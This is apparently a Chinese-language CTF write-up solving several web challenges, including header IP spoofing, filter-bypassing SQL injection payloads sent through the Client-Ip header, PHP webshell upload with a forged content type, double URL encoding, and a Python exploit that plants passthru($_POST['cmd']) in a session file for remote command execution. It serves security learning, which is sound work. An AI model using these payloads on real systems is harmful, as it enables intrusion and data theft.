
# Web


## 签到

查看源码，发现main.js




发现一个密码，很明显是base64,解码得flag





## Where\_are\_you\_from\_level\_1

提示只有本地访问才可以得到flag



可以伪造ip，伪造ip的方法有XFF，x-client-ip……

Client-Ip: 127.0.0.1

X-Forwarded-For: 127.0.0.1

Host: 127.0.0.1

Referer: [www.google.com](http://www.google.com)

用burp修改一下，得到flag






## Where\_are\_you\_from\_level\_2

client-ip注入，而且是加了过滤的注入，过滤是直接把关键字给替换成空，而且也没有循环匹配，所以我们可以用双写来绕过过滤。


client-ip: 127.0.0.1',database())#

得到了数据库的名字是demo2




client-ip: 127.0.0.1',(selselectect/\*\*/group\_concat(table\_name)/\*\*/frfromom/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema='demo2'))#

然后拿到表名flaaag,ip\_records




client-ip: 127.0.0.1',(selselectect/\*\*/group\_concat(column\_name)/\*\*/frfromom/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name='flaaag'))#

然后现在注出来字段名id,fl4g




client-ip: 127.0.0.1',(selselectect/\*\*/fl4g/\*\*/frfromom/\*\*/flaaag))#

然后，就可以拿到flag了



## Web\_xss

就一个留言的位置，提示XSS，很明显要打到管理员cookie




利用xss平台的payload输入留言，得到flag




## Web\_upload

提示只允许上传GIF





上传php一句话木马，用burp修改content-type为image/gif，得到上传路径






用工具连shell，拿flag


## Web\_ser

反序列化一个数组




post传入：data=a:2:{s:4:"user";s:5:"admin";s:4:"pass";s:11:"nicaicaikan";}

拿到flag



## Urlencode

用御剑或者其他工具扫目录，发现备份文件index.phps




构造双写url编码，得到flag

[/index.php?id=%2561dmin](http://111.198.29.45:37935/index.php?id=%2561dmin)



## 独角兽商店

点击进去之后是一个购买独角兽的界面，有四种类型的独角兽，前三种的价格比较便宜，最后的独角兽价格比较贵。我们先尝试购买前三种独角兽，都操作失败，并且金额只能是一个字符，猜测只要购买了第四只独角兽，就能获取flag，于是我们需要找到一个字符比1337大的数字也就是utf-8编码的转换安全问题




接着我们在这个网站搜索大于 thousand 的单个字符，就可以购买第四只独角兽了:https://www.compart.com/en/unicode/




可以看到它代表的数值是10000

它的utf-8编码是0xE1 0x8D 0xBC

我们将0x换成%，得到%E1%8D%BC，输入就可以购买flag了



最后base64再解码一次



## Safe\_include

exp:

```python

#!/usr/bin/env python

# coding: utf-8

from time import sleep

import requests

url = 'http://127.0.0.1:8080'

s = requests.session()

def execute(cmd):

params = {

'file': '<?php passthru($\_POST["cmd"]); ?>'

}

r = s.get(url, params=params)

params['file'] = '/tmp/sess\_' + r.cookies['PHPSESSID']


r = s.post(url, params=params, data={'cmd': cmd})

return r.text

